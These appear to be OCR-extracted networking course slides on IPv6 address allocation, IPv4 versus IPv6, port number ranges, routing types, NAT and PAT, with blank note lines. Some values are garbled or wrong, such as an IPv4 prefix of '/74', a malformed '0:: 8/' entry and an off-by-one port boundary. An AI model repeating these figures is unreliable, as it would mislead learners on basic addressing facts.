
Allocation	Format prefix	Start of address range (hex)	Mask length (bits)	Fraction of address space
Reserved	0000 0000	0:: 8/	8	1/256
Reserved for Network Service Allocation Point (NSAP)	0000 001	200:: /7	7	1/128
Reserved for IPX	0000 010	400:: /7	7	1/128
Aggregatable global unicast addresses	001	2000:: /3	3	1/8
Link-local unicast	1111 1110 10	FE80:: /10	10	1/1024
Site-local unicast	1111 1110 11	FEC0:: /10	10	1/1024
Multicast	1111 1111	FF00:: /8	8	1/256



Difference between IPv4 and IPv6

	Internet Protocol version 4 (IPv4)	Internet Protocol version 6 (IPv6)
Year Deployed	1981	1999
Size	32-bit addresses	128-bit source and destination addresses
Format	Dotted-decimal notation (separated by periods)	Hexadecimal notation (separated by colons)
Example	192.168.0.77	3ffe:1900:4545:AB00: 0123:4567:8901:ABCD
Prefix Notation	192.168.0.7/74	3FFE:F200:0234::/77
Total Number of Addresses	2^32 = ~4,294,967,296	2^128 = ~340,282,366, 920,938,463,463,374, 607,431,768,211,456
Configuration	Manually perform static or dynamic configuration	Auto-configuration of addresses is available
Security	IPSec is optional	Inbuilt support for IPSec

Notes: ______________________________



Port Numbers

- Both **TCP** and **UDP** use port (socket) numbers to pass information to the upper layers
- Port numbers are used to keep track of different **conversations** crossing the **network** simultaneously
- Conversations that do not involve an application with a well-known port number are **assigned port numbers** that are randomly selected from within a **specific range**
- Some ports are reserved in both **TCP** and **UDP**, although **applications** might not be written to support them
- End systems use **port numbers** to select the correct application for handling the **communication**

- Port numbers have the following assigned ranges:
  - Numbers below 1024 are considered well-known port numbers
  - Numbers above 1024 are dynamically assigned port numbers
  - Registered port numbers are those registered for vendor-specific applications; most of these are above 1024

Network Terminology

Notes:

Routing

1. Routing is the process of **selecting** the best paths in a network to forward data packets. It is usually performed by a **dedicated** device called a **router**

2. The process of forwarding data packets is based on **routing tables**, which maintain a record of the routes to various **network destinations**

Routing Types

Static Routing

- The routing table is manually created, maintained, and updated by a **network administrator**

Dynamic Routing

- The routing table is created, maintained, and updated by a **routing protocol** running on the router
  - **Ex**: RIP (Routing Information Protocol), EIGRP (Enhanced Interior Gateway Routing Protocol), and OSPF (Open Shortest Path First)


Network Address Translation (NAT)

1. Network Address Translation (NAT) is a **network protocol** used in **IPv4 networks** that allows multiple devices to connect to a public network using the **same public IPv4 address**

2. Port numbers for protocols that use internal IP addresses (e.g., TCP, UDP) remain unchanged

Benefits of NAT

- Conserves IPv4 addresses
- Hides the internal network's IP addresses
- Simplifies routing
- Supports a wide range of services
- Consumes fewer computer resources


Local network
(private IP Address
192.168.X.X)
The Internet
192.168.100.3
192.168.100.4
192.168.100.5
Router/NAT Device
Default Gateway
192.168.1.1
145.12.131.7
(public IP Address)

Notes: ____

____

____


____

____

____

Port Address Translation (PAT)

- Port Address Translation (PAT) permits different ports in **multiple devices** on a local area network (LAN) to be mapped to a **single public IP address**
- PAT is also known as **port overloading**, port-level **multiplexed NAT**, or **single address NAT**



Routing Table

Source port	Destination
80	192.168.100.2.7575
22	192.168.100.1.22
.....	....

Step-1
Incoming HTTP request on port 80

Step-2
find appropriate destination

